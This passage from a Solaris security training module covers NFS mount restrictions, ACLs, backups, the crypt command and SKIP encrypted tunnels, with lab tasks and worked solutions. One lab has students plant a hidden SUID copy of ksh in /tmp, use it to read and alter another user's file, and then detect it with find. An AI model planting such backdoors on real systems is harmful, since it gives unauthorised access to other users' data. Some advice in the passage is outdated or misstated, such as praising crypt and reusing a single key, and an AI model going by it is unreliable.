11851  /usr/sbin/sparcv9/swap
11852  /usr/sbin/sparcv9/sysdef
11853  /usr/sbin/sparcv9/whodo
11856  /usr/sbin/sparcv9/dmesg
11901  /etc/lp/alerts/printer
17684  /usr/bin/sparcv7/ps
17687  /usr/bin/sparcv7/uptime
17687  /usr/bin/sparcv7/w
17757  /usr/bin/sparcv7/ipcs
...
...
...
```

Sharing and Mounting NFS File Systems Securely

The procedure for sharing and mounting normal NFS (as opposed to Secure NFS, which will be covered later in this course) requires being conscientious with regard to read and write privileges. The `mount` command allows for restriction of basic permissions through the `-o` option. To prevent a shared file system from being modified by writing, the following command with the specified `-o ro` option can be used to make the file system read-only:

```
# mount -F nfs -o ro sys1:/home/fred/public /home/bill/pub
```

However, this is not sufficient with regard to the execution of SUID/SGID programs. The same danger exists if an attacker copies an SUID/SGID program from an unsecure system to a mounted file system that is relatively secure. She or he can execute the SUID program on the mounted directory and become `root` on the remote system. For this reason, the Solaris Operating Environment `mount` command has a `-o nosuid` option to restrict the use of SUID/SGID programs.

The following command should be used instead:

```
# mount -F nfs -o ro -o nosuid sys1:/home/fred/public /home/bill/pub
```

This same danger exists for mounting diskettes which might contain SUID programs. Be sure to use this option when mounting such devices.

The `share` command can further restrict a file system to a specific hosts. For example, if you wanted to give read and write access of `/somefs` to users from `host_a`, type:

```
# share -F nfs -o rw=host_a /somefs
```

This restrictive option should be added to all permanently shared file systems by adding it to the `/etc/dfs/dfstab` file.



Access Control Lists (ACLs)

- Extended permissions enable more specific control
- The `setfacl` command uses
 - `-m` option for incremental changes
 - `-r` option, which must be used with `-m` option, for results
 - `-s` option for absolute changes; it resets everything
- The `getfacl` command lists extended permissions

Access Control Lists (ACLs)

Basic permissions of read, write, and execute for owners, groups, and others is usually sufficient for most file and directory protections. However, there is sometimes the need to include or exclude particular users or groups from file access without having to ask a system administrator to create new special users or groups. In this situation, there is a need for *extended permissions*. Many UNIX systems have added ACLs, to a file or directory to equip users with a more specific means of controlling access to their files. This control has been implemented using different commands, syntax, and behavior depending on which version of UNIX is being used. This discussion of ACLs is limited to the Solaris Operating Environment implementation. ACLs were not available with the Solaris Operating Environment prior to the 2.5.1 release.

The getfacl and setfacl Commands

To examine the ACL for a file, use the `getfacl` command. In the following example, the `ls -l` command lists the basic permissions on a regular text file. Next, the `getfacl` command is used to display the extended permissions even though none have been added yet.

```
% ls -l my_text
-rw----- 1 fred staff          22 Jun 12 15:10 my_text
% getfacl my_text

# file: my_text
# owner: fred
# group: staff
user::rw-
group:---          #effective:---
mask:---
other:---
```

To add extended permissions to existing basic permissions, use the `setfacl` command with a `-m` option. In the following example, read and write permissions are added for user `groucho`, and read permissions are added for group `marxbros`:

```
% setfacl -m u:groucho:rw-,g:marxbros:r-- my_text
```

The `setfacl` command must have at least one option specified to work.

Notice that listing the file using the `ls -l` command looks a bit different than before. There is now a `+` character appended to the basic permissions list, indicating that an ACL now exists on the file. The `getfacl` command displays the details of the extended permissions that were applied.

```
% ls -l my_text
-rw-----+ 1 fred staff          22 Jun 12 15:10 my_text
% getfacl my_text

# file: my_text
# owner: fred
# group: staff
user::rw-
user:groucho:rw-    #effective:---
group:---          #effective:---
group:marxbros:r--  #effective:---
```

```
mask:---
other:---
```

You might expect that user `groucho` could now read and write to `my_file`, but this is not true. ACLs use the mask bits to grant permissions to an entire group, and then exclude all but the users in the control list. So to make the extended permission modifications effective, use the `-r` option with the maximum mask permissions needed for any user who was added to the control list. This will now make the changes effective and viewable.

```
% setfacl -r -m mask:rw- my_text
% getfacl my_text
# file: my_text
# owner: fred
# group: staff
user::rw-
user:groucho:rw-      #effective:rw-
group:---             #effective:---
group:marxbros:r--    #effective:r--
mask:rw-
other:---
```

User `groucho` can now read and write `my_text`. The lesson to be learned here is that whenever the `-m` option is used to modify the control list, the `-r` option is also needed to recalculate the mask to make the change effective.

Instead of making incremental changes to the control list, it is usually preferable to replace the entire list of settings using the `-s` option. Because all of the settings are being replaced, it is necessary to specify the basic permissions, the mask settings, and the extended permissions to the command. In the group of commands that follow, the permissions that were previously presented in two separate commands, using the `-m` and `-r` options, are done with a single command using the `-s` option.

```
% ls -l
total 2
-rw----- 1 fred staff          9 Jun 16 08:53 my_text
% setfacl -s user::rw-,group:---,other:---,mask:rw-, \
user:groucho:rw,group:marxbros:r-- my_text
% ls -l
total 2
-rw-rw----+ 1 fred staff          9 Jun 16 08:53 my_text
% getfacl my_text
```

```
# file: my_text
# owner: fred
# group: staff
user::rw-
user:groucho:rw-      #effective:rw-
group:---             #effective:---
group:marxbros:r--    #effective:r--
mask:rw-
other:---
```

An alternative to specifying permissions using letters such as `rw` is specifying them using the hexadecimal number method. Also, the `user`, `group`, `other`, and `mask` fields can be abbreviated, thereby shortening the command. Although the following command is a bit cryptic, its effect is precisely the same as the previously presented `setfacl -s` command:

```
% setfacl -s u::6,g::0,o:0,m:6,u:groucho:6,g:marxbros:4 my_text
```

Be aware that frequent use of ACLs by a large group of users can mean substantial time and effort on the part of a system administration staff. For this reason, attempt to limit their use to only when they are needed.



Backup/Restore

- Consider full versus incremental backups
- Test backups and restores randomly, periodically, and perform a full restore at year end
- Protect, transport, and retire backup media
- Use *day-zero* backups for comparison
- Maintain an off-site set of backups; beware of the courier transporting them
- Encrypt very sensitive data; use the key strategy
- Perform backups in single-user mode if possible

Backup/Restore

Although the topic of the importance of doing regular backups is presented at virtually every level of system administration training, it seems that horror stories of catastrophic loss of important data are still not in short supply. Even with the vast improvement of hardware reliability over the years, it appears that it is impossible to overemphasize the importance of doing regular backups and testing the restoration of the saved data. At this level of training, the details of the mechanics of saving and restoring backup data have been presented repeatedly. However, with regard to the topic of system security, it is worth revisiting. When faced with intruder break-ins or the possibility of willful theft of sensitive data, administrators must consider some of the finer points of their backup procedures.


A few points about backing up and restoring data that should be considered when increased system security is required are:

- A good backup strategy usually involves a combination of full and incremental backups. When making adjustments to a strategy, opt for the full backup. Restoring a complete system is always easier than an incomplete one. Also, tape and other removable media is cheap compared to the loss of current complete data.
- Use at least two or more complete sets of media for backups. If using tape, retire a set of tapes after 50 cycles of use because of media degradation.
- Once a week, schedule a time to test your backups by restoring randomly selected files. Choose files of varied sizes and positions on the media to ensure that file size limitations or file boundary problems are not present in your existing backups.
- Once a year, spend the time and money to do a complete system restoration on a separate machine and examine its integrity. Knowing that the prescribed procedures work as intended will do wonders for an administrator's confidence level.
- When using tape media, occasionally restore selected files using a different tape drive. Alignment or speed differences could make your drive unique, rendering your tapes useless if that particular tape drive should expire.
- Keep the backup media far away from the system being backed up. Local disasters such as a small fire in one or two rooms could mean complete loss of data by destroying both sets.
- Write protect every tape following a backup. It might be a little difficult to set the switch to writable again the next time the tape is used, but it is better than accidentally overwriting a badly needed complete set just because of a tape mix-up.
- Some organizations such as financial institutions are required to be audited for their ability to separate, manage, and restore backup data. Pay close attention to these requirements. These requirements usually compliment or override any existing policy.
- Be sure to do a complete backup on systems that are installed for the first time. *Day-zero* backups are very valuable when it comes to restoring files following a break-in. If it can be determined where a security problem existed in an initial installation, perform the full restoration, fix the problem, and then back up the system again as

your new day-zero backup version. This will reduce the possibility of accidentally restoring an old unsecure version of the file system in the future. This method can also be used to determine what actions took place during the break-in.

- On a monthly, quarterly, or strategic schedule, test the restoration of a complete set of tapes, and remove them from the building to a safe place such as a safe-deposit box. For very sensitive data, it might be necessary to notify company officers of the location and date of the media in case the system administrator is suddenly not available. If the place of storage is not in a formal safe-deposit box, make sure that the container is fireproof, waterproof, and free from exposure to excessive electromagnetic radiation.
- In cases of concern of the theft of sensitive data, be aware of who is transporting the backup media to its place, whether it should be under lock and key.
- When backing up very sensitive data, such as trade secrets or highly valuable source code, use encryption. Always use the same encryption key and make it known to a trustworthy officer in case of your absence. You might even want to consider a key code sharing scheme that requires retrieval of portions of the code from several people so that it does not give any single person the ability to restore the files intact.
- Live backups (ones in multi-user mode where users are potentially making changes to the system) have issues with files that change during the backup. These files usually can't be restored or can be invalid when restored. Try to schedule backups when users are less likely to be modifying data. Always perform backups for archive from single-user mode (or even better, booted from cdrom)
- Set aside special file systems for very important and constantly changing files, and back them up separately more often than the rest of the system.

These points might seem extreme, but implementation of them will keep you from harm in the event of a break-in or physical disaster.



Encrypting Files

- Last line of defense
- The `crypt` command
 - Makes use of symmetric key

```
% crypt my_passwd < file.orig > file.crypt
```

- Deletes original file
- Uses longer passwords which are more difficult to crack

Encrypting Files

If an attacker has broken into a system and obtained superuser privileges, most lines of defense have been broken and extreme measures are required to once again secure a system. However, there is one last line of defense that can foil virtually any creative attacker from viewing sensitive information. That is encryption. There are many different types of encryption with widely varying degrees of levels of security. The science of code making and code breaking is a vast one that is beyond the scope of this class. This module concentrates on two types of encryption which are available on the Solaris Operating Environment platform:

- Encryption of files
- Encryption of network packets for transmission

The crypt Command

A very good utility for encrypting existing files is the `crypt` command. This command employs a *symmetric key*, or a secret list of characters as input to an encryption algorithm which is used to encrypt a file into an coded form, and de-encrypt it back to its original form.

For example, imagine that you have been asked to help protect a list of a company's employee salaries, including your own. The chief financial officer wants to store this file on a local system and wants to keep it secret, even from you. You might want to recommend the use of the `crypt` command because the chief financial officer does not have to reveal the key to you, and it provides a level of security to prevent the casual access to data.

To encrypt a file named `salaries` using the `crypt` command and the password of `swordfish`, type:

```
% crypt swordfish < salaries > salaries.encrypted
```

It is, of course, very important that the original plaintext file named `salaries` be deleted immediately following this command and the screen cleared so that the password cannot be read by a passerby. The file, `salaries.encrypted`, is now in unreadable format.

To restore the encrypted file to its readable form, repeat the `crypt` command using the `swordfish` key, redirecting input from the encrypted file and redirecting standard output to a new file. In this example, the unencrypted file will be `new_salaries`.

```
% crypt swordfish < salaries.encrypted > new_salaries
```

The longer the key or password is, the more difficult it is to break the code of the file. You can improve the chances of your encrypted files being decrypted by encrypting the file multiple times, using a different key at each stage and by compressing the files before encrypting them.

Caution should be taken when decrypting files following the detection of a break-in. A common technique of an attacker is to deliberately make the system administrator aware of a break-in, and then monitor the administrator during attempts to decrypt files, gaining the decrypted passwords in the process. Following a break-in, be very sure that you are not being monitored as you go through the decryption process.



Encrypting Transmissions (SKIP)

- Use SKIP utility, Solaris Server Intranet Extension 1.0
- Build encrypted channel between computers
- Authenticate network packets
- Generate independent keys for each host
- Use SKIP outside of firewalls

Encrypting Transmissions (SKIP)

The SKIP Utility

Given superuser privileges, an attacker can easily use `snoop` or other utilities to watch exactly what is being typed when transmitting from one system device to another via a network. Data packet encryption can be done on a variety of devices using a variety of encryption methods. One utility available from the Solaris Operating Environment that can be used effectively for NFS, TELNET, FTP, and other protocols is *SKIP*. SKIP 1.5 is supported on Solaris Operating Environment 7 or 2.6. SKIP 1.5 is bundled with SunScreen™ Secure Net 3.0; it can also be obtained as a separate standalone product.

The SKIP utility builds an encrypted channel between two hosts, and authenticates every network packet using an authentication algorithm. It is especially useful between local hosts that are not located behind a firewall. It is attractive because it is easy to add and remove systems, and turn encryption and authentication off and on without major network alterations.

SKIP runs a kernel process on each host that can be visualized as residing between the network interface of the host system and the IP software layer. SKIP intercepts data packets and performs encryption and authentication in the transmission and reception processes, making the packet unreadable to someone monitoring the devices.

How to Configure and Run SKIP

Install the SKIP cluster on each workstation that will use it. This cluster consists of the following packages:

- SUNWbdc SKIP Bulk Data Crypt 1.5 Software
- SUNWbdcx SKIP Bulk Data Crypt (64-bit) 1.5 Software
- SUNWrc2 SKIP RC2 Crypto Module 1.5 Software
- SUNWrc4 SKIP RC4 Crypto Module 1.5 Software
- SUNWrc4x SKIP RC4 Crypto Module (64-bit) 1.5 Software
- SUNWes SKIp End System 1.5-FCS Software
- SUNWesx SKIP End System 1.5-FCS (64-bit) Software
- SUNWkeymg SKIP Key Manager Tools 1.5 Software
- SUNWkisup SKIP I-Support Module 1.5 Software
- SUNWsman SKIP I-Manpage Module 1.5 Software

By default, the SKIP utility is installed in the `/usr/sbin` directory on each host. To be able to use SKIP commands, you must be superuser. It also helps if the `/usr/sbin` directory is added to your `PATH` variable for the configuration session. To do this type:

```
# PATH=$PATH:/usr/sbin; export PATH
```

Before the network interface device can be modified for SKIP, it is necessary to generate a unique *key pair*; two independent codes for every host that will be running SKIP on the network. This is done using the `skiplocal` command with the `keygen` argument. This command will prompt you to enter 50 or more random characters as input to the program to ensure that the algorithm generates a unique key pair.

Prior to using the SKIP Local ID database, it must be initialized under /etc/skip. This is done by typing:

```
# skiplocal -i
```

An example of the key generation is:

```
# skiplocal -k
generating local secret with 512 modulus size
It would help the quality of the random numbers if you would
type 50-100 random keys on the keyboard. Hit return when
you are done. < 50 or more random keystrokes are entered here>
52 <
Format: Hashed Public Key (MD5)
Name/Hash: 5b 50 28 e7 7c ea 9b 13 06 dd 01 d3 59 89 7f 0d
Not valid Before: Mon Jun 22 18:00:00 1998
Not valid After: Sun Jun 22 18:00:00 2003
g: 2
p:
f52aff3ce1b1294018118d7c84a70a72d686c40319c807297aca950cd9969fabd00a509b0
2463083d66a45d419f9c7cbd894b221926baaba25ec355e92a055f
public key:
795195d7b0e80a357945f1d1c9c60bae8fb50ec64b84cb26554a81f149e7bbd672bd272a5
e6f4a1d9591f704f1b022ce873e790da5135c7cd02ed4c93a7322b
Added local identity slot 0
```

A unique key pair has been created for this host. Repeat this process on every host that will be running SKIP.

It is possible to have more than one key pair for every network interface device on a host. If you issue this command more than once, you will create additional keys. For the purposes of this example, you would make only one key pair by typing this command once.

To list the existing key pairs, use the `skiplocal` command with the `list` argument. The following text indicates that a single key pair was generated. There would be an additional listing if there were more than one device with a SKIP key pair.

```
# skiplocal -l
Local ID Slot Name: 0   Type: Software Slot
      NSID: 8 MKID (name): 5b5028e77cea9b1306dd01d359897f0d
      Not Valid Before: Mon Jun 22 18:00:00 1998
      Not Valid After: Sun Jun 22 18:00:00 2003
```

Modulus size: 512 bits

To remove a key pair, use the `skiplocal` command with the `rm` argument followed by the network interface slot number. You can remove a key by using the following command. For this example, you would use this command only if you had more than one network interface key pair.


```
# skiplocal -r -s 0
Successfully deleted LocalId slot 0
```

Once you have a key pair defined and are able to list it using the `skiplocal list` command, you must update the system with the `skipif -a` command and boot the system. This must be done on all systems running SKIP.

```
# skipif -a
# init 6
```

Before rebooting it is good practice to save the current ACL, otherwise its setting will not be preserved across the reboots. The `skipif` command is used with the `-s` flag is used to save SKIP status.

```
# skipif -s
```



SKIP Commands

- `skiplocal` – Creates, lists, and removes keys
- `skipif` – Enables SKIP daemon
- `skiphost -a` – Causes key pair exchange and tunnel creation
- `skiphost -o` – Enables/disables SKIP for secure transmission

SKIP Commands

After the system has been rebooted and you have again set your `PATH` variable to find the SKIP commands, you are now ready to build the encrypted channel. This requires the exchange of keys between the two hosts so that the channel will be built between them. The `skiplocal export` command outputs the key in a format that is perfect for either cutting and pasting to the command line, or sending to another user using email. One of the easiest ways to do this on a single terminal is to log in remotely from one host to another, and cut and paste the key from one window to another. An example of this follows.

With two windows displayed, one from the local host, and one from the remote host, perform the following steps. The host names for this example are `metz` and `verdun`.

Note – The following steps are for review only. You will perform a similar procedure in an exercise presented later in this module.

1. In the local host window type:

```
metz# skiplocal -x
skiphost -a metz -R 0x9864c2c14ed58510173da60b52739b59 -r 8 -s 8 -k des-
cbc -t rc2-40 -m md5
```

2. Copy the output of this command into the text buffer, change to the remote host window, and paste the command on the command line.

```
verdun# skiphost -a metz -R 0x9864c2c14ed58510173da60b52739b59 -r 8 -s 8
-k des-cbc -t rc2-40 -m md5
```

Adding metz: SKIP params:

IP mode:	tunneling
Tunnel address:	metz
Kij alg:	DES-CBC
Crypt alg:	RC2-40
MAC alg:	MD5
Receiver NSID:	MD5 (DH Pub.Value)
Receiver key id:	0x9864c2c14ed58510173da60b52739b59
Sender NSID:	MD5 (DH Pub.Value)

...done.

3. Repeat this process in reverse order by starting with the remote host window.

```
verdun# skiplocal -x
skiphost -a verdun -R 0x8a4d51e02683c8952c1c5693d9b32596 -r 8 -s 8 -k
des-cbc -t rc2-40 -m md5
```

4. Change to the local host window and paste the command

```
metz# skiphost -a verdun -R 0x8a4d51e02683c8952c1c5693d9b32596 -r 8 -s 8
-k des-cbc -t rc2-40 -m md5
```

Adding verdun: SKIP params:

IP mode:	tunneling
Tunnel address:	verdun
Kij alg:	DES-CBC
Crypt alg:	RC2-40
MAC alg:	MD5
Receiver NSID:	MD5 (DH Pub.Value)
Receiver key id:	0x8a4d51e02683c8952c1c5693d9b32596
Sender NSID:	MD5 (DH Pub.Value)

...done.

The keys have now been exchanged, but SKIP has not yet been enabled. As soon as the first system enables SKIP, the two hosts will not be able to communicate because the second host is not yet

authenticated. Both systems must have SKIP enabled to communicate. Because of this, this example requires SKIP to be enabled on the remote system first. If this is not done, contact with the remote host will be lost and you will have to enter the command from the host console instead. To enable SKIP for encrypted transmission, use the `skiphost` command with a `-o` option, followed by the `on` flag.

5. On the remote host, type:

```
verdun# skiphost -o on
```

With SKIP enabled on the remote host, the connection to the local host has been broken, so no output of the command is displayed. Now enable SKIP on the local host.

6. On the local host, type:

```
metz# skiphost -o on
```

```
le0: access control enabled, only authorized SKIP hosts can connect
```

```
verdun: SKIP params:
```

IP mode:	tunneling
Tunnel address:	verdun
Kij alg:	DES-CBC
Crypt alg:	RC2-40
MAC alg:	MD5
Receiver NSID:	MD5 (DH Pub.Value)
Receiver key id:	0x8a4d51e02683c8952c1c5693d9b32596
Sender NSID:	MD5 (DH Pub.Value)
Sender key id:	0x9864c2c14ed58510173da60b52739b59

The channel is complete and the connection to the remote host is open again, but now encrypted. The output from the remote host's `skiphost` command is now displayed in the remote host window.

```
le0: access control enabled, only authorized SKIP hosts can connect
```

```
metz: SKIP params:
```

IP mode:	tunneling
Tunnel address:	metz
Kij alg:	DES-CBC
Crypt alg:	RC2-40
MAC alg:	MD5
Receiver NSID:	MD5 (DH Pub.Value)
Receiver key id:	0x9864c2c14ed58510173da60b52739b59
Sender NSID:	MD5 (DH Pub.Value)
Sender key id:	0x8a4d51e02683c8952c1c5693d9b32596

At this time, these two hosts can communicate securely.

To disable SKIP on either of the two hosts, type:

```
verdun# skiphost -o off
```

This will again break the connection between the two hosts. If this is typed on the local host, the output will indicate that any host can now connect because SKIP has been disabled.

```
metz# skiphost -o off
```

```
le0: access control disabled, any host can connect
```

```
verdun: SKIP params:
```

IP mode:	tunneling
Tunnel address:	verdun
Kij alg:	DES-CBC
Crypt alg:	RC2-40
MAC alg:	MD5
Receiver NSID:	MD5 (DH Pub.Value)
Receiver key id:	0x8a4d51e02683c8952c1c5693d9b32596
Sender NSID:	MD5 (DH Pub.Value)
Sender key id:	0x9864c2c14ed58510173da60b52739b59

Although this example took advantage of remote logins for copying and pasting the key exchange commands and enabling SKIP, sending the key to a fellow user on the other host using email is also easy. This example shows that once SKIP has been installed and the key pairs have been generated, turning the utility on and off or adding a different host to the encrypted channel is not a difficult thing to do.

Default Cleartext

You may not want to always use encrypted communications with every system; for example, DNS and mail servers. The cleartext entry enables all boots to communicate in the clear unless otherwise specified.

```
# skiphost -a default
```




SKIP Advantages

- Provides networked application encryption
- Does not require prior messaging connections
- Is well suited to IP networks because of a stateless protocol
- Provides high availability due to quick recovery without having to renegotiate connections
- Is well suited to uni-directional IP networking such as satellite or cable
- Can be configured in parallel

SKIP Advantages

Consider the following items that make SKIP an attractive solution:

- Because SKIP secures the network at the IP packet level, any networked application gains the benefit of encryption without requiring modification.
- SKIP is unique in that an Internet host can send an encrypted packet to another host without requiring a prior message exchange to set up a secure channel.
- SKIP is particularly well suited to IP networks, as both are stateless protocols.
- SKIP has high availability. Encryption gateways that fail can reboot and resume decrypting packets instantly, without having to renegotiate potentially thousands of existing connections.
- SKIP allows uni-directional IP; for example, IP broadcasts via satellite or cable.
- SKIP gateways can be configured in parallel to perform instant-failover.

Exercise: File and Data Protection



Exercise objective – Perform the following tasks:

- Create a directory (or file system)
- Configure NFS on the system
- Share the new file system with a guest on one other system
- Populate the new file system, using `ac l` and `fac l`
- Create and modify scripts for SUID permissions
- Configure and start SKIP, and use `snoop` to verify that data is encrypted

Preparation

Check with your instructor to make sure that SKIP 1.1.1 has been installed on your system, and that you have root access to another workstation that also has SKIP installed.

Work in pairs or small groups using two different systems that are clearly marked as to which is the host and which is the client. Problems will occur if you are not careful as to the action and order that the steps take place.

You will need two normal user accounts for this lab. If you do not have any created, do so now. You cannot use the `guest` account that was created earlier because it has a restricted shell.

Task 1 – Restricting Access

In this task, you will create a directory (optionally a file system) intended for storing sensitive data. This directory will be restricted to being mounted by only one other remote host. You will mount the directory from another host with read and write permissions. In this directory you will create a file and limit the access to this file, using extended permissions (ACL), to a single user. You will then test the security of this file within the restricted directory by attempting to access it as another user. For the purpose of this exercise, the server is named `server1` and the client is `client1`.

1. Log in to a system that is to be the server and become superuser. Create a directory named `/guest_access`.
2. Share this file by adding an entry to the `/etc/dfs/dfstab` file. Restrict the access of this directory by allowing it to be mounted from only one other host in the classroom. Check with your instructor as to which system this will be.
3. Update sharing access by starting the `/etc/init.d/nfs.server` daemon, and then check that the new directory is properly shared.
4. From the client, create a mount point named `/remote_guest_access` and mount the `/guest_access` file system from `client1` with read and write permissions.
5. On the server, change to the shared directory and create an empty file named `secrets` in the directory. Set the basic permissions on this file for read and write access for the owner. In this case, the owner should be the `root` user.
6. Set extended permissions (ACL) on the `secrets` file to limit read and write access to a single user that is in your class. Check with your instructor as to what user name to use.
7. List the file's basic permissions and then its extended permissions to insure they are set correctly.
8. Test the security of the file system by attempting to mount `/guest_access` from a different client host than the first one.
9. Test the security of the file by logging in as `fred` and adding a line of text to `/remote_guest_access/secrets`. Repeat the process as a different user.

Note – If you log on to the remote system as `fred`, the user ID number needs to be the same on both systems for you to access the `secrets` file. Otherwise the system treats you as a different user.

Task 2 – Using SUID/SGID Programs

This task will alert you to the danger of unauthorized SUID or SGID programs or scripts existing on a system. In this task you will first act as an unscrupulous attacker who creates a security hole by posing as another user. You will create an SUID program that allows you, as an attacker, access to another user's files at any time. Then acting as a security conscious system administrator, you will attempt to find the security hole left by the attacker.

1. Imagine that as an attacker, another user who is the victim of your attack has walked away from the workstation leaving a window open. Copy the system's Korn shell program (`/bin/ksh`) to a hidden file named `.sh` in the `/tmp` directory.
2. Change the permissions on this hidden file to read, write, and execute for the owner, read and execute for both group and others, and most importantly, SUID enabled.
3. With the SUID program now available in the `/tmp` directory, use it to scan the victim's home directory. Open, read, and alter the file named `my_secrets`, and then exit the shell program.
4. Acting as a system administrator who has been notified by the victim of the attack, take the appropriate security measures to find all unauthorized SUID/SGID programs on the system. When you find any non-system SUID programs, delete them.


Task 3 – Configuring the SKIP Utility

In this task you will configure the installed SKIP utility and enable it to encrypt any data communication between two hosts. For the purpose of this exercise, the two hosts will be named `Host_A` and `Host_B`. You will check for encryption between the two systems using `snoop`. You will use `rlogin` to log into one or the other of the two hosts.

1. Log in to `Host_A` and become superuser. Set your `PATH` variable to find the SKIP utility commands located in `/usr/sbin` if this path is not already set.
2. Remotely log in to `Host_B` from a new window on `Host_A` and repeat step 1.
3. Use the `skiplocal` command to generate the Local ID database for `Host_A`. Repeat the operation for `Host_B`.
4. Use the `skiplocal` command to generate a key pair for `Host_A`. Repeat the operation in the remote window for `Host_B`.
5. Now that the keys have been generated for both hosts, update the network interface device and save the SKIP settings to preserve them between reboots. Boot the system so that the changes to the systems will take effect.
6. After both systems have completed the reboot process, repeat the first two steps in this task by logging in to each machine from two different windows on `Host_A`. Then set the `PATH` variable for both hosts as before if needed.
7. Display the key using the `export` switch for `Host_A` and the `skiplocal` command. Copy the output of this command into the text buffer and paste it into the `Host_B` window, thereby exchanging the first of the two keys.
8. Repeat the key exchange operation from `Host_B` to `Host_A` in the same manner using the `skiplocal` and `skiphost` commands.
9. Before enabling SKIP, use `snoop` to monitor the data between the systems by opening a new window from `Host_A`. Run the `snoop` command on device `le0`.
10. Type a few commands in the `Host_B` window and observe the unencrypted communication between the systems. This is something an attacker would do to trap useful information such as passwords. Leave `snoop` running so you can observe the encrypted communication in the remaining steps.
11. Enable SKIP on `Host_B` first. Once you have enabled it, the connection to `Host_A` will be lost. Use the `skiphost` command to turn encryption and authentication on.

12. Enable SKIP on Host_A to finalize the encrypted tunnel between the two hosts.
13. Observe the Host_B window to make sure that the connection to Host_A is complete.
14. Type a few commands in the Host_B window and observe the output from snoop in the third window. Notice that the communication is now encrypted.
15. Disable SKIP on both systems, be sure to disable the Host_B side first. If you do not, you will lose the connection to Host_B and have to log in at the console instead.
16. Type a few commands in the Host_B window again and notice that the output in the snoop window shows that communication is now unencrypted again.

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences

- Interpretations

- Conclusions

- Applications

Task 1 Solutions – Restricting Access

In this task, you will create a directory (optionally a file system) intended for storing sensitive data. This directory will be restricted to being mounted by only one other remote host. You will mount the directory from another host with read and write permissions. In this directory you will create a file and limit the access to this file, using extended permissions (ACL), to a single user. You will then test the security of this file within the restricted directory by attempting to access it as another user. For the purpose of this exercise, the server is named `server1` and the client is `client1`.

1. Log in to a system and become superuser. Create a directory named `/guest_access`.

```
server1# mkdir /guest_access
```

2. Share this file by adding an entry to the `/etc/dfs/dfstab` file. Restrict the access of this directory by allowing it to be mounted from only one other host in the classroom. Check with your instructor as to which system this will be.

The following line is added to the `/etc/dfs/dfstab` file:

```
share -F nfs -o rw=client1 /guest_access
```

3. Update sharing access by starting the `/etc/init.d/nfs.server` daemon, and then check that the new directory is properly shared.

```
server1# /etc/init.d/nfs.server start
```

```
server1# dfshares
```

RESOURCE	SERVER	ACCESS	TRANSPORT
server1:/guest_access	server1	-	-

4. From the client host, create a mount point named `/remote_guest_access` and mount the `/guest_access` file system from `client1` with read and write permissions.

```
client1# mkdir /remote_guest_access
```

```
client1# mount -F nfs -o rw server1:/guest_access /remote_guest_access
```


5. Using the server, change to the shared directory and create an empty file named `secrets` in the directory. Set the basic permissions on this file for read and write access for the owner. In this case, the owner should be the `root` user.

```
server1# cd /guest_access
server1# touch secrets
server1# chmod 600 secrets
```

6. Set extended permissions (ACL) on the `secrets` file to limit read and write access to a single user that is in your class. Check with your instructor as to what user name to use.

For this example, the user name is fred.

```
server1# setfacl -s user::rw-,group:---,other:---,mask:rw-, \
user:fred:rw- secrets
```

7. List the file's basic permissions and then its extended permissions to insure they are set correctly.

```
server1# ls -l secrets
-rw-rw----+ 1 root    other          0 Jun 25 11:16 secrets
server1# getfacl secrets
```

```
# file: secrets
# owner: root
# group: other
user::rw-
user:fred:rw-      #effective:rw-
group:---          #effective:---
mask:rw-
other:---
```

8. Test the security of the file system by attempting to mount `/guest_access` from a client host other than the first one.

```
client2# mkdir /foo
client2# mount -F nfs server1:/guest_access /foo
Permission denied
```

9. Test the security of the file by logging in as `fred` and adding a line of text to `/remote_guest_access/secrets`. Repeat the process as a different user.

Note – If you log on to the remote system as **fred**, the user ID number needs to be the same on both systems for you to access the **secrets** file. Otherwise the system “thinks” it is a different user.

```
login: fred
Password: *****
```

```
client1% cd /remote_guest_access
client1% echo Hello >> secrets
client1% cat secrets
Hello
client1% su john_doe
Password: *****
client1% cat secrets
cat: cannot open secrets
```

Task 2 Solutions – Using SUID/SGID Programs

This task will alert you to the danger of unauthorized SUID or SGID programs or scripts existing on a system. In this task you will first act as an unscrupulous attacker who creates a security hole by posing as another user. You will create an SUID program that allows you, as an attacker, access to another user’s files at any time. Then acting as a security conscious system administrator, you will attempt to find the security hole left by the attacker.

1. Imagine that as an attacker, another user who is the victim of your attack has walked away from the workstation leaving a window open. Copy the system’s Korn shell program (/bin/ksh) to a hidden file named **.sh** in the **/tmp** directory.

```
fred% cp /bin/ksh /tmp/.sh
```

2. Change the permissions on this hidden file to read, write, and execute for the owner, read and execute for both group and others, and most importantly, SUID enabled.

```
fred% chmod 4755 /tmp/.sh
```

3. With the SUID program now available in the /tmp directory, use it to scan the victim's home directory. Open, read, and alter the file named my_secrets, and then exit the shell program.

```
john_doe% /tmp/.sh
fred$ cd /export/home/fred
fred$ ls
my_secrets
fred$ cat my_secrets
The combination to the safe is:
Right 24, left 3, right 59, left 10
fred$ echo And everything that was in it is now gone! >> my_secrets
fred$ cat my_secrets
The combination to the safe is:
Right 24, left 3, right 59, left 10
And everything that was in it is now gone!
fred$ exit
john_doe%
```

4. Acting as a system administrator who has been notified by the victim of the attack, take the appropriate security measures to find all unauthorized SUID/SGID programs on the system. When you find any non-system SUID programs, delete them.

```
# find / \( -perm -4000 -o -perm -2000 \) -type f -print
/usr/openwin/lib/mkcookie
/usr/openwin/bin/Xsun
.....
.....
/tmp/.sh
# rm /tmp/.sh
```

Task 3 Solutions – Configuring the SKIP Utility

In this task you will configure the installed SKIP utility and enable it to encrypt any data communication between two hosts. For the purpose of this exercise, the two hosts will be named Host_A and Host_B. You will check for encryption between the two systems using snoop. You will use rlogin to log into one or the other of the two hosts.

1. Log in to Host_A and become superuser. Set your PATH variable to find the SKIP utility commands located in /usr/sbin if this path is not already set.

```
login: root
Password: *****
Host_A# PATH=$PATH:/usr/sbin; export PATH
```

2. Remotely log in to Host_B from a new window on Host_A and repeat step 1.

```
Host_A# rlogin Host_B -l root
Password: *****
Host_B# PATH=$PATH:/usr/sbin; export PATH
```

3. Use the skiplocal command to generate the Local ID database for Host_A. Repeat the operation for Host_B.
4. Use the skiplocal command to generate a key pair for Host_A. Repeat the operation in the remote window for Host_B.

```
Host_A# skiplocal -k
generating local secret with 512 modulus size
It would help the quality of the random numbers if you would
type 50-100 random keys on the keyboard. Hit return when
you are done. < 50 or more random keystrokes are entered here>
52 <
Format: Hashed Public Key (MD5)
